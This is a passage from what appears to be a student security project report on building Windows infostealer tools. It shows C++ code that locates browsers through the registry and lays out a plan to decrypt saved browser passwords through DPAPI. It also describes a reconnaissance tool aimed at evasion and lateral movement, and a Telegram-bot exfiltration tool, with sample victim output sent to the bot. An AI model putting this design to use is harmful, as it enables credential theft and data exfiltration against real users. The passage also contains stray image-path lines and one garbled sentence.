        {"Mozilla Firefox (Current User)", R"(SOFTWARE\Mozilla\Mozilla Firefox)", HKEY_CURRENT_USER, ""},
        {"Mozilla Firefox (Install Directory)", R"(SOFTWARE\Mozilla\Mozilla Firefox\CurrentVersion\Main)", HKEY_LOCAL_MACHINE, ""},

        // Microsoft Edge
        {"Microsoft Edge", R"(SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\msedge.exe)", HKEY_LOCAL_MACHINE, ""},

        // Opera
        {"Opera", R"(SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Opera Stable)", HKEY_LOCAL_MACHINE, ""},
        {"Opera (WOW64)", R"(SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Uninstall\Opera Stable)", HKEY_LOCAL_MACHINE, ""},

        // Brave
        {"Brave", R"(SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\BraveSoftware Brave-Browser)", HKEY_LOCAL_MACHINE, ""},
        {"Brave (WOW64)", R"(SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Uninstall\BraveSoftware Brave-Browser)", HKEY_LOCAL_MACHINE, ""}
    };

    for (auto& browser : browsers) {
        // Try to get "InstallLocation" or "Path" for the browser location
        if (!getRegistryValue(browser.rootKey, browser.registryPath, "InstallLocation", browser.installPath)) {
            getRegistryValue(browser.rootKey, browser.registryPath, "Path", browser.installPath);
        }

        // For Firefox, check additional "Install Directory" value
        if (browser.name.find("Mozilla Firefox") != std::string::npos && browser.installPath.empty()) {
            getRegistryValue(browser.rootKey, browser.registryPath, "Install Directory", browser.installPath);
        }

        // If DisplayIcon path is found, it may include an executable path, so remove it
        if (browser.installPath.empty()) {
            getRegistryValue(browser.rootKey, browser.registryPath, "DisplayIcon", browser.installPath);
        }

        size_t exePos = browser.installPath.find_last_of("\\");
        if (exePos != std::string::npos) {
            browser.installPath = browser.installPath.substr(0, exePos);
        }
    }

    return browsers; }
```

*Figure 23: search for browsers' database*

### 4.2.3 Credentials We Target

The credentials we focus on include usernames and passwords stored for websites' logins. These credentials are saved by users within their browsers to facilitate quick access to frequently visited websites.

### 4.2.4 Comprehensive Extraction Strategy

Our strategy involves:

- **Identifying Credential Locations**: Understanding where each browser stores credentials and the associated encryption techniques.
- **Retrieving the Master Key**: Accessing the encryption keys stored in secure system mechanisms such as DPAPI or Keychain.
- **Decrypting Credential Databases**: Using the master key to decrypt and extract stored usernames and passwords.
- **Ensuring Full Coverage**: Targeting all browsers and all websites to leave no credentials uncollected.

## 4.3 Hardware Specifications Extractor

A Hardware Specifications Extractor is a specialized software designed to gather detailed information about a computer's hardware components. System reconnaissance can be conducted for several strategic reasons:

1. System Profiling and Targeting
    - Identify valuable targets based on hardware specifications
    - Discover the exact Windows version to exploit specific vulnerabilities
2. Exploitation Planning
    - Identify vulnerable drivers through hardware enumeration
    - Discover potential DLL hijacking opportunities
    - Map attack surface through peripheral discovery
    - Find specific hardware components with known vulnerabilities
3. Defense Evasion
    - Detect security tools and antivirus products
    - Determine if the system is a virtual machine (for evasion)
    - Identify monitoring software through peripheral enumeration
4. Persistence Mechanisms
    - Map USB devices for potential USB-based spreading
    - Identify network adapters for lateral movement
    - Monitor for new peripheral connections
5. Data Collection
    - Identify high-value hardware for crypto mining
    - Discover connected storage devices for data theft
    - Profile system performance capabilities

## Hardware Specifications Extractor Components

The code from Appendix C of hardware specifications extractor is a comprehensive system information gathering tool that uses Windows Management Instrumentation (WMI) [46] to query various details about a Windows system.

### Windows Management Instrumentation (WMI)

As Steven White [45] mentioned and as described in Wikipedia [46], Windows Management Instrumentation (WMI) is a core component of Microsoft's Windows operating system. It provides a standardized interface for accessing management information and performing administrative tasks on Windows-based systems. WMI is built on the Common Information Model (CIM), an industry-standard schema for describing systems, devices, applications, and other managed components.

**Common WMI Classes:**

1. Win32_OperatingSystem: Information about the OS.
2. Win32_Processor: CPU details.
3. Win32_ComputerSystem: General computer details like manufacturer and model.
4. Win32_NetworkAdapter: Network adapter details.
5. Win32_USBController: USB controller details.

**Key Features of WMI:**

1. System Management: Provides access to detailed system information such as CPU, memory, disk, and OS version, and allows querying and manipulation of system settings and hardware configurations.
2. Standardized Queries: WMI supports WQL (WMI Query Language), a subset of SQL, to retrieve information from WMI classes and namespaces.
3. Extensibility: Developers can create custom WMI providers to expose additional data or functionality specific to their applications or hardware.
4. Remote Management: WMI can be used for remote management, allowing administrators to monitor or modify settings on remote computers.


The full code is provided in Appendix C. We implemented the presented tool in C++ that leverages WMI interface. The program is structured around a main SystemInfo class that manages WMI connections and provides methods to collect detailed system information. It uses COM (Component Object Model) for WMI interactions.

The code retrieves system details including:

- Operating system version
- Hardware specifications (CPU, RAM, storage, graphics cards)
- Connected peripherals (USB devices, printers, input devices)
- Security update information.

Notable features include comprehensive error handling, and proper cleanup of COM resources. This tool could be useful to gather detailed system information programmatically.

## Sample Run



```
C:\Users\Ahmed\Desktop\gradProject\dev\tools\x64\Debug>hardware.exe

=== Windows Version Information ===
OS: Microsoft Windows 11 Pro
Version: 10.0.26100
Build Number: 26100

=== CPU Information ===
11th Gen Intel(R) Core(TM) i5-11400 @ 2.60GHz

=== RAM Information ===
Total RAM: 15.84 GB

=== Disk Drive Information ===
CT1000P2SSD8 - Size: 931.51 GB
CT1000P2SSD8 - Size: 931.51 GB

=== Graphics Card Information ===
NVIDIA GeForce RTX 3070

=== Network Adapter Information ===
TAP-Windows Adapter V9 #2
VirtualBox Host-Only Ethernet Adapter
TAP-Windows Adapter V9
OpenVPN Data Channel Offload
Wintun Userspace Tunnel
Intel(R) Wi-Fi 6 AX201 160MHz
Realtek PCIe 2.5GbE Family Controller
VMware Virtual Ethernet Adapter for VMnet1
Cloudflare WARP Interface Tunnel
VMware Virtual Ethernet Adapter for VMnet2

=== Motherboard Information ===
TUF GAMING H570-PRO WIFI

=== Security Update Information ===
KB5045934
KB5048667
KB5049685
```

*Figure 24: Hardware specification extractor tool output, part (1).*



```
=== USB Controller Information ===
Intel(R) USB 3.20 eXtensible Host Controller - 1.20 (Microsoft)

=== USB Hub Information ===
USB Root Hub (USB 3.0)
Generic USB Hub
USB Composite Device
G502 HERO
USB Composite Device
G413
USB Composite Device
[Mouse] HID-compliant mouse
[AudioEndpoint] Microphone (HyperX Cloud Alpha S Chat)
[AudioEndpoint] ASUS VG249 (NVIDIA High Definition Audio)
[AudioEndpoint] AI Noise-Canceling Speaker (ASUS Utility)
[Keyboard] HID Keyboard Device
[MEDIA] HyperX Cloud Alpha S Chat
[AudioEndpoint] Virtual Microphone (ASUS Utility)
[AudioEndpoint] Speakers (HyperX Cloud Alpha S Game)
[MEDIA] Realtek(R) Audio
[AudioEndpoint] Headset Earphone (HyperX Cloud Alpha S Chat)
[Keyboard] HID Keyboard Device
[Keyboard] HID Keyboard Device
[Mouse] HID-compliant mouse
[AudioEndpoint] Stereo Mix (Realtek(R) Audio)
[MEDIA] HyperX Cloud Alpha S Game
[MEDIA] NVIDIA High Definition Audio
[AudioEndpoint] AI Noise-Canceling Microphone (ASUS Utility)
[MEDIA] NVIDIA Virtual Audio Device (Wave Extensible) (WDM)
[Keyboard] HID Keyboard Device
[Keyboard] HID Keyboard Device
[MEDIA] ASUS Utility

=== Printer Information ===
OneNote (Desktop)
Microsoft XPS Document Writer
Microsoft Print to PDF
Fax
```

*Figure 25: Hardware specification extractor tool output, part (2).*

## 4.4 Data Exfiltration via Telegram

Data exfiltration refers to the unauthorized transfer of data from a computer or network. It is a common technique used by attackers to steal sensitive information, such as personal data, intellectual property, financial records, or trade secrets.

The data exfiltration via telegram tool is responsible for sending messages from the victim machine to a dedicated telegram bot.

### Telegram

According to Gorman from Avast [47], Telegram is a free messaging app and social media platform that lets users communicate via one-on-one chats, group chats, voice and video calls, and channels. Since its founding in 2013, Telegram has become one of the most popular messenger apps in the world.

The app employs high-level security features that keep messages relatively confidential and secure, and it offers many customizable settings for users who want to beef up their online privacy.

#### Telegram’s privacy and security features

- **End-to-end encryption:** End-to-end encryption (E2EE) software makes it nearly impossible for anyone besides the sender and recipient to view messages.
- **MTProto security protocol:** MTProto is Telegram’s proprietary encryption protocol, designed by co-founder Nikolai Durov. Messages are encrypted using this protocol to prevent interception during transmission to Telegram’s cloud servers.
- **Two-step verification:** Two-step verification (2FA) is a feature that adds an extra layer of security by requiring two forms of verification.
- Self-destructing media and messages: Users can set timers for messages or media to self-delete from the recipient's message thread.
- **Device-specific Secret Chats:** Secret Chats are accessible only on one device. They feature more robust security than standard chats, as they use E2EE. Secret Chats make screenshots and message forwarding impossible.
- **Decentralized corporate structure:** Telegram is a decentralized private entity with servers located around the globe. This helps it remain independent of any single government's data laws. Telegram does not share messages’ contents with third parties, including governments or law enforcement.

## The dark side of Telegram

According to Wesolowsky [48] Gorman [49], while Telegram has been praised for its privacy, it has also been involved in controversy. Due to its large group chat limit and unlimited file transfers, it has become a popular app for criminal organizations, extremist groups, and people trading in illicit materials.


Telegram is known for avoiding cooperation with the authorities even when Telegram is used for illegal activities — founder Pavel Durov was arrested in 2024 in France for “complicity in managing an online platform to allow illicit transactions by an organized group.” The platform has faced repercussions in Germany and Brazil for similar reasons.

## Data Exfiltration via Telegram Tool in Action

The full code is provided in Appendix C.  We implemented the presented tool in C++ which leverages the external tgbot library, which make it possible to send messages with the created bot by providing the chat ID and the bot token.

## Sample Run

By adding the code from Appendix D to the end of the code in Appendix C and running that executable.




demoBot
bot

Unread messages

```
=== Windows Version Information ===
OS: Microsoft Windows 11 Pro
Version: 10.0.22631
Build Number: 22631

=== CPU Information ===
11th Gen Intel(R) Core(TM) i5-11400 @ 2.60GHz

=== RAM Information ===
Total RAM: 15.84 GB

=== Disk Drive Information ===
CT1000P2SSD8 - Size: 931.51 GB
CT1000P2SSD8 - Size: 931.51 GB

=== Graphics Card Information ===
NVIDIA GeForce RTX 3070

=== Network Adapter Information ===
VirtualBox Host-Only Ethernet Adapter
OpenVPN Data Channel Offload
Wintun Userspace Tunnel
Intel(R) Wi-Fi 6 AX201 160MHz
Realtek PCIe 2.5GbE Family Controller
TAP-Windows Adapter V9
TAP-Windows Adapter V9 #2

=== Motherboard Information ===
TUF GAMING H570-PRO WIFI

=== Security Update Information ===
KB5044033
KB5027397
KB5044285
KB5046247
```

*Figure 26: Hardware specifications sent to the attacker telegram bot, part (1).*



```
=== USB Controller Information ===
Intel(R) USB 3.20 eXtensible Host Controller - 1.20 (Microsoft)

=== USB Hub Information ===
USB Root Hub (USB 3.0)
Generic USB Hub
USB Composite Device
G502 HERO
USB Composite Device
G413
USB Composite Device
[AudioEndpoint] Headset Earphone (HyperX Cloud Alpha S Chat)
[Mouse] HID-compliant mouse
[AudioEndpoint] Speakers (HyperX Cloud Alpha S Game)
[Keyboard] HID Keyboard Device
[MEDIA] HyperX Cloud Alpha S Chat
[AudioEndpoint] AI Noise-Canceling Microphone (ASUS Utility)
[AudioEndpoint] ASUS VG249 (NVIDIA High Definition Audio)
[AudioEndpoint] Microphone (HyperX Cloud Alpha S Chat)
[MEDIA] Realtek(R) Audio
[Keyboard] HID Keyboard Device
[Keyboard] HID Keyboard Device
[Mouse] HID-compliant mouse
[MEDIA] HyperX Cloud Alpha S Game
[MEDIA] NVIDIA High Definition Audio
[MEDIA] NVIDIA Virtual Audio Device (Wave Extensible) (WDM)
[Keyboard] HID Keyboard Device
[AudioEndpoint] AI Noise-Canceling Speaker (ASUS Utility)
[Keyboard] HID Keyboard Device
[Keyboard] HID Keyboard Device
[MEDIA] ASUS Utility

=== Printer Information ===
OneNote (Desktop)
Microsoft XPS Document Writer
Microsoft Print to PDF
Fax
                                                   9:10 PM
```

*Figure 27: Hardware specifications sent to the attacker telegram bot, part (2).*

# Chapter 5

# Best Practices and Recommendations

In today's evolving cybersecurity landscape, organizations must adopt a proactive approach to safeguard their digital assets and maintain operational resilience. This chapter outlines a comprehensive set of best practices and recommendations designed to address modern security challenges. According to the These measures encompass strategic organizational policies, robust endpoint and network defenses, data protection strategies, secure application usage, and incident response preparedness.

